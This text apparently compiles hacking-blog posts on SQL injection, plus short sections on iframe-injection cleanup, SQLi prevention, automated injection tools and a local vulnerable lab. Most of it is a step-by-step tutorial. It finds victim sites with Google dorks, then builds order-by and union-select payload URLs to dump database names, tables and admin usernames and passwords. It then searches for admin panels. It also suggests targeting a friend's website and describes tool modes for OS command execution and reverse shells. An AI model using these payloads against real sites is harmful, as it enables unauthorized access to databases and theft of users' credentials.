What you have to do ,if youinfected by Iframe Injection?


  1. Change your passwords of ftp, control panel and database.
  2. Inform to your hosting service about the injection attack and they will take care of server injection .
  3. Download all your files from the hosting and  check whether they are infected or not. if you found any infected files, clean it.
  4. Buy a good antivirus software, Scan your Computer completely.
  5. Don't use the Public systems for logging into your Hosting service.
Webmasters  should take care(affects page rank,visitors) 
Webmaster, If you find your website is infected by Iframe Injection, then try to clean it as soon as possible before google detects it.  If the google detects it, it will show the Pop up message to your users " This site may harm your computer". Definitely , users won't come back to your site .  Also google will set black mark for your website.  You will lost your page rank and visitors.


If you want to check the what google thinks about your websites, then use this link:
http://www.google.com/safebrowsing/diagnostic?site=http://siteurl


This is purely for Educational purpose only. Don't use it for illegal.if you do,  you will be in jail.

How to Find a vulnerable website?

Google is best friend for Hackers. We can find the Vulnerable website using google search. This is known as Google Dorks.

Small List of Google Dork:

inurl:index.php?id=

inurl:gallery.php?id=

inurl:post.php?id=

inurl:article?id=

Download A large list of Google dork

copy one from above list and paste in google search box,hit enter

You can see list of websites ending with that url for eg:

http://www.victim.com/index.php?id=2

Go to that link.

add ' (single quote) at the end of the url.
For eg:
http://www.victim.com/index.php?id=2'

Now hit enter.

if the page remains in the same page,then it is not vulnerable website.
If the page show any error or show blank page, then it is vulnerable website.

Now let's check further.

Remove single quote from url
Then add this "order by x" (without quotes)
replace the x with 0,1,2,....n.(until it show error page).

For Eg:
http://www.victim.com/index.php?id=2 order by 1 (no error)
http://www.victim.com/index.php?id=2 order by 2 (no error)
http://www.victim.com/index.php?id=2 order by 3 (no error)
http://www.victim.com/index.php?id=2 order by 4 (no error)
http://www.victim.com/index.php?id=2 order by 5(error)

Now you can come to one conclusion is that website has 4 columns.
Also it is vulnerable.

If the above method is not working,then try this:
http://www.victim.com/index.php?id=2 order by 1-- (no error)
http://www.victim.com/index.php?id=2 order by 2-- (no error)
http://www.victim.com/index.php?id=2 order by 3-- (no error)
http://www.victim.com/index.php?id=2 order by 4-- (no error)
http://www.victim.com/index.php?id=2 order by 5--(error)

If this is also not working,then try this:

http://www.victim.com/index.php?id=2 and 1=2 order by 1-- (no error)
http://www.victim.com/index.php?id=2 and 1=2 order by 2-- (no error)
http://www.victim.com/index.php?id=2 and 1=2 order by 3-- (no error)
http://www.victim.com/index.php?id=2 and 1=2 order by 4-- (no error)
http://www.victim.com/index.php?id=2 and 1=2 order by 5--(error)


Note:
  if you want to hack particular website like www.yourfriendwebsite.com, then go to that website. Find the
  webpage that ends with any of google dorks list items.

How to Prevent SQL Injection Vulnerability?

Hi webmasters and budding Pen Testers, I hope you read my article about SQL Injection. Our Aim is to provide Security, right? So here is the prevention techniques.


Use Prepared Statements:

Use prepared statements, parameterized queries, or stored procedures. Don't use Dynamic SQL.

  • In Java you can use PreparedStatement() with bind variables 
  • In .NET you can use parameterized queries, such as SqlCommand() or OleDbCommand() with bind variables
  • In PHP you can use PDO with strongly typed parameterized queries (using bindParam()).

You can use Stored Procedures also.  Unlike prepared statements, stored procedures are kept in the database. Both require first to define the SQL code, and then to pass parameters.

Use Less Privilege Account:
Use less privilege account for database connections.  That account should not be able to drop the able or create.  Maintain two separate accounts.

Escape user input.

This powerful function rejects the possibility of many clever techniques used by the intruders. php provides escpe string function.  Later we will discuss about the syntax.

Assume magic quotes is always off.

When the magic_quotes_gpc variable is off, this can prevent some (but not all) SQL injection attacks. Magic quotes are not an ultimate defense and what is worse - sometimes they are off and you don't know about it. This is why it is necessary to have code for the substitution of quotes with slashes. Here is :

$username = $_POST['username'];
$password = $_POST['password'];
if (!get_magic_quotes_gpc()) {
$username = addslashes($username);
$password = addslashes($password);
}
if the magic quotes is enabled , the following problem will arise:
  •  Not all data that are supplied by the user are intended for insertion into a database. They may be rendered directly to the screen, stored in a session, or previewed before saving. This can result in backslashes being added where they are not wanted and being shown to the end user. This bug often creeps into even widely used software.[7]
  •  Not all data that are supplied by the user and used in a database query are obtained directly from sources protected by magic quotes. For instance, a user-supplied value might be inserted into a database — protected by magic quotes — and later retrieved from the database and used in a subsequent database operation. The latter use is not protected by magic quotes, and a naive programmer used to relying on them may be unaware of the need to protect it explicitly.
  • Magic quotes also use the generic functionality provided by PHP's addslashes() function, which is not Unicode aware and still subject to SQL injection vulnerabilities in some multi-byte character encodings. Database-specific functions such as mysql_real_escape_string() or, where possible, prepared queries with bound parameters are preferred.[8][9]
  • While many DBMS support escaping quotes with a backslash, the standard actually calls for using another quote. Magic quotes offer no protection for databases not set up to support escaping quotes with a backslash.
  • Portability is an issue if an application is coded with the assumption that magic quotes are enabled and is then moved to a server where they are disabled, or the other way round.
  • Adding magic quotes and subsequently removing them where appropriate incurs a small but unnecessary performance overhead.
  •  Magic quotes do not protect against other common security vulnerabilities such as cross-site scripting attacks or SMTP header injection attacks.


Install patches regularly and timely.

Even if your code doesn't have SQL vulnerabilities, when the database server, the operating system, or the development tools you use have vulnerabilities, this is also risky. This is why you should always install patches, especially SQL vulnerabilities patches, right after they become available.


Use automated test tools for SQL injections.

Even if you follow the above said prevention, there will be some vulnerability.  You may not notice it.  So check the vulnerability of your web application with some kind of SQLi tools.

Try SQL inject Me tool  to test the Vulnerability of your WebSite.

See i just explained theoretically,  I didn't explain with code.  Don't worry, wait for my next post.

SQL Inject Me -SQL Injection Tool to test the Vulnerability for Pen Testers

So far i have written what is sql Injection, How to prevent SQL Injection? .  In this post, i am going to introduce a new SQLi tool for Pen Testers and Webmasters.
The tool name is SQL Inject Me.

What is SQL Inject Me?
SQL Inject Me is Mozilla addon that is used to test the SQL Injection Vulnerability of Web Application.  It reduces the workload of Manual SQL Injection Test.  This is especially designed for Pen Testers and Web Masters not for hackers.


Download it From here:
https://addons.mozilla.org/en-US/firefox/addon/sql-inject-me/
How it works?
The tool works by submitting your HTML forms and substituting the form value with strings that are representative of an SQL Injection attack.

The tool works by sending database escape strings through the form fields. It then looks for database error messages that are output into the rendered HTML of the page.

The tool does not attempting to compromise the security of the given system. It looks for possible entry points for an attack against the system. There is no port scanning, packet sniffing, password hacking or firewall attacks done by the tool.

UPDATE: Safe3 Sql Injector v8.6

Safe3 developers have brought us the updated Safe3 Sql Injector version 8.3. We have discussed about Safe3 Sql Injector in detail here.


“Safe3 is one of the most powerful and easy usage penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a kick-ass detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.”

This update fixes a lot of bugs.

Download Safe3 Sql Injector v8.6 (Safe3SI v8.6) here.

Automated Blind SQL Injection Attacking Tools~bsqlbf Brute forcer


What is Blind SQL Injection:
Some Websites are vulnerable to SQL Injection but the results of injection are not visible to the attacker.  In this situation, Blind SQL Injection is used. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack can become time-intensive because a new statement must be crafted for each bit recovered.

There are plenty of automated Blind Sql Injection tool available. Here i am introducing one of Tool named as bsqlbf(expanded as Blind Sql Injection Brute Forcer).

This tool is written in Perl and allows extraction of data from Blind SQL Injections. It accepts custom SQL queries as a command line parameter and it works for both integer and string based injections
Supported Database:
  • MS-SQL
  • MySQL
  • PostgreSQL
  • Oracle

The tool supports 8 attack modes(-type switch):-
Type 0: Blind SQL Injection based on true and false conditions returned by back-end server

Type 1: Blind SQL Injection based on true and error(e.g syntax error) returned by back-end server.

Type 2: Blind SQL Injection in "order by" and "group by".

Type 3: extracting data with SYS privileges (ORACLE dbms_export_extension exploit)

Type 4: is O.S code execution (ORACLE dbms_export_extension exploit)

Type 5: is reading files (ORACLE dbms_export_extension exploit, based on java)

Type 6: is O.S code execution DBMS_REPCAT_RPC.VALIDATE_REMOTE_RC exploit

Type 7: is O.S code execution SYS.KUPP$PROC.CREATE_MASTER_PROCESS(), DBA Privs

-cmd=revshell Type 7 supports meterpreter payload execution, run generator.exe first

Type 8: is O.S code execution DBMS_JAVA_TEST.FUNCALL, with JAVA IO Permissions

-cmd=revshell Type 8 supports meterpreter payload execution, run generator.exe first

For Type 4(O.S code execution) the following methods are supported:

-stype: How you want to execute command:

SType 0 (default) is based on java..will NOT work against XE.

SType 1 is against oracle 9 with plsql_native_make_utility.

SType 2 is against oracle 10 with dbms_scheduler.


Disclaimer:
This Article is for Education purpose only.  The above mentioned software is developed for Penetration testers to test their own Web application Vulnerability. 

Ethical Hacking Lab to Test and Learn SQL injection,XSS, CSRF Vulnerability

Hi BTS readers, so far i have gave the Web Application Pen Testing tutorials .  Now it is time to for practicing your skills in legal way. Last time , i explained about the Damn Vulnerable  Web Application(DVWA).  This time i came with different web application  that will develop your knowledge in Web App PenTesting.

The BodgeIt Store
Like DVWA, This is also a Vulnerable web Application that will help you to develop your skills in Pen testing.

With this Vulnerable Application , you can practice the Following attacks:
  • Cross Site Scripting (XSS)
  • SQL injection (SQLi)
  • Hidden (but unprotected) content
  • Cross Site Request Forgery
  • Debug code
  • Insecure Object References
  • Application logic vulnerabilities
There is also a 'scoring' page (linked from the 'About Us' page) where you can see various hacking challenges and whether you have completed them or not.

How to setup the Pen Testing Lab? 


Requirements:
Download the bodgeit.1.3.0.zip file and extract the zip file . Now you will get a WAR file(bodgeit.WAR).

step 1:Install the Tomcat
Install the Tomcat in your system.  If you don't know how to do install the tomcat , do google search.

Step 2: Start the server
Start the tomcat server.

In Ubuntu, type the following command in Terminal:
 sudo /etc/init.d/tomcat6 start
For windows users, just click the tomcat server in all programs.

Step 3:
Open the browser and type "localhost:8080". It will show a page "It works !".   There you can access the manager webapp(http://localhost:8080/manager/html) page.  Clicking the link will ask to enter the username and password.  enter your computer username and password.

Step 4:
Now you are in "Tomcat Web Application Manager" page.  Scroll down and there you can see theWAR file to deploy form.

Step 5: Deploying the WAR
click the Browse button and select the bodgeit.WAR file .  Now click the Deploy button.


Yes,  Now the Application successfully installed..

Access the BodgeIt in this location: http://localhost:8080/bodgeit/

Enjoy ..! if you have any queries, please comment here.
Before we see what  SQL Injection is. We should know what SQL and Database are.

Database:
Database is collection of data. In website point of view, database is used for storing user ids,passwords,web page details and more.


Some List of Database are:

* DB servers,
* MySQL(Open source),
* MSSQL,
* MS-ACCESS,
* Oracle,
* Postgre SQL(open source),
* SQLite,


SQL:
Structured Query Language is Known as SQL. In order to communicate with the Database ,we are using SQL query. We are querying the database so it is called as Query language.

Definition from Complete reference:

SQL is a tool for organizing, managing, and retrieving data stored by a computer
database. The name "SQL" is an abbreviation for Structured Query Language. For
historical reasons, SQL is usually pronounced "sequel," but the alternate pronunciation
"S.Q.L." is also used. As the name implies, SQL is a computer language that you use to
interact with a database. In fact, SQL works with one specific type of database, called a
relational database.

Simple Basic Queries for SQL:
Select * from table_name :
this statement is used for showing the content of tables including column name.
For eg:
select * from users;

Insert into table_name(column_names,...) values(corresponding values for columns):
For inserting data to table.
For eg:
insert into users(username,userid) values("BreakTheSec","break");

I will give more detail and query in my next thread about the SQL QUERY.

What is SQL Injection?
SQL injection is Common and famous method of hacking at present . Using this method an unauthorized person can access the database of the website. Attacker can get all details from the Database.

What an attacker can do?

* ByPassing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server

Now let's dive into the real procedure for the SQL Injection.
Follow my steps.

Step 1: Finding Vulnerable Website:
Our best partner for SQL injection is Google. We can find the Vulnerable websites(hackable websites) using Google Dork list. google dork is searching for vulnerable websites using the google searching tricks. There is lot of tricks to search in google. But we are going to use "inurl:" command for finding the vulnerable websites.

Some Examples:
inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:pageid=

Here is the huge list of Google Dork
http://www.ziddu.com/download/13161874/A...t.zip.html

How to use?
copy one of the above command and paste in the google search engine box.
Hit enter.
You can get list of web sites.
We have to visit the websites one by one for checking the vulnerability.
So Start from the first website.


Note:if you like to hack particular website,then try this:
site:www.victimsite.com dork_list_commands
for eg:
site:www.victimsite.com inurl:index.php?id=
 Step 2: Checking the Vulnerability:
Now we should check the vulnerability of websites. In order to check the vulnerability ,add the single quotes(') at the end of the url and hit enter. (No space between the number and single quotes)

For eg:
http://www.victimsite.com/index.php?id=2'
 If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable.

If it showing any errors which is related to sql query,then it is vulnerable. Cheers..!!
For eg:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Step 3: Finding Number of columns:
Now we have found the website is vulnerable. Next step is to find the number of columns in the table.
For that replace the single quotes(') with "order by n" statement.(leave one space between number andorder by n statement)

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

For eg:
http://www.victimsite.com/index.php?id=2 order by 1
http://www.victimsite.com/index.php?id=2 order by 2
http://www.victimsite.com/index.php?id=2 order by 3
http://www.victimsite.com/index.php?id=2 order by 4
 change the number until you get the error as "unknown column"

if you get the error while trying the "x"th number,then no of column is "x-1".

I mean:
http://www.victimsite.com/index.php?id=2 order by 1(noerror)
http://www.victimsite.com/index.php?id=2 order by 2(noerror)
http://www.victimsite.com/index.php?id=2 order by 3(noerror)
http://www.victimsite.com/index.php?id=2 order by 4(noerror)
http://www.victimsite.com/index.php?id=2 order by 5(noerror)
http://www.victimsite.com/index.php?id=2 order by 6(noerror)
http://www.victimsite.com/index.php?id=2 order by 7(noerror)
http://www.victimsite.com/index.php?id=2 order by 8(error)

 
 so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the "--" at the end of the statement.
For eg:

http://www.victimsite.com/index.php?id=2 order by 1--

Step 4: Displaying the Vulnerable columns:
Using "union select columns_sequence" we can find the vulnerable part of the table. Replace the "order by n" with this statement. And change the id value to negative(i mean id=-2,must change,but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

For eg:
if the number of columns is 7 ,then the query is as follow:

http://www.victimsite.com/index.php?id=-2 union select 1,2,3,4,5,6,7--

If the above method is not working then try this:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--


It will show some numbers in the page(it must be less than 'x' value, i mean less than or equl to number of columns).

Like this:


Now select 1 number.
It showing 3,7. Let's take the Number 3.

Step 5: Finding version,database,user
Now replace the 3 from the query with "version()"

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,version(),4,5,6,7--


It will show the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database,user respectively.

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7--

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7--

If the above is not working,then try this:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--


Step 6: Finding the Table Name
 if the version is 5 or above. Then follow these steps.  Now we have to find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--
 Now it will show the list of table names. Find the table name which is related with the admin or user.


Now select the "admin " table.

if the version is 4 or some others, you have to guess the table names. (user, tbluser).  It is hard and bore to do sql inection with version 4.

Step 7: Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()--" with "FROM information_schema.columns WHERE table_name=mysqlchar--

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .

Find MysqlChar() for Tablename:
First of all install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899/
Now
select sql->Mysql->MysqlChar()

This will open the small window ,enter the table name which you found. i am going to use the admin table name.

click ok

Now you can see the CHAR(numbers separated with commans) in the Hack toolbar.


Copy and paste the code at the end of the url instead of the "mysqlchar"
For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)--

Now it will show the list of columns.
like admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pas ​ s,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..


Now replace the replace group_concat(column_name) with group_concat(columnname,0x3a,anothercolumnname).

Columnname should be replaced from the listed column name.
anothercolumnname should be replace from the listed column name.


Now replace the " from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)" with the "from table_name"

For eg:
http://www.victimsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--

Sometime it will show the column is not found.
Then try another column names

Now it will Username and passwords.

Enjoy..!!cheers..!!

If the website has members then jock-bot for you. You will have the list of usernames and password.
Some time you may have the email ids also,enjoy you got the Dock which can produce the golden eggs.

Step 8: Finding the Admin Panel:
Just try with url like:
http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/
etc.
If you have luck ,you will find the admin page using above urls. or try this list .
Here is the list of admin urls:

http://www.ziddu.com/download/13163866/A...t.zip.html